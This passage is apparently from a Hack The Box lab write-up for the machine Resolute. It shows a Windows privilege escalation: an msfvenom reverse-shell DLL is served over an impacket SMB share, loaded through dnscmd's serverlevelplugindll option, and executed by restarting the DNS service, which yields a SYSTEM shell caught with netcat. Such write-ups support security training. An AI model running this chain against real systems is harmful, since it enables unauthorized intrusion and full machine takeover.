


```
root@kali:~/Desktop/HTB/Resolute# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.17 LPORT=9001 -f dll > driggzzzz.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes
root@kali:~/Desktop/HTB/Resolute# 
```




```
root@kali:~/Desktop/HTB/Resolute# python3 ~/Desktop/impacket/examples/smbserver.py -smb2support driggzzzz .
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

I then created a server level plugin using the dll hosted on my SMB share. To execute the dll the dns service has to be restarted.



```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd /config /serverlevelplugindll \\10.10.14.17\driggzzzz\driggzzzz.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2808
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Restarting the service creates a connection back to my listener – granting me system privileges on the machine.



```
root@kali:~# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.17] from resolute.htb [10.10.10.169] 52321
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```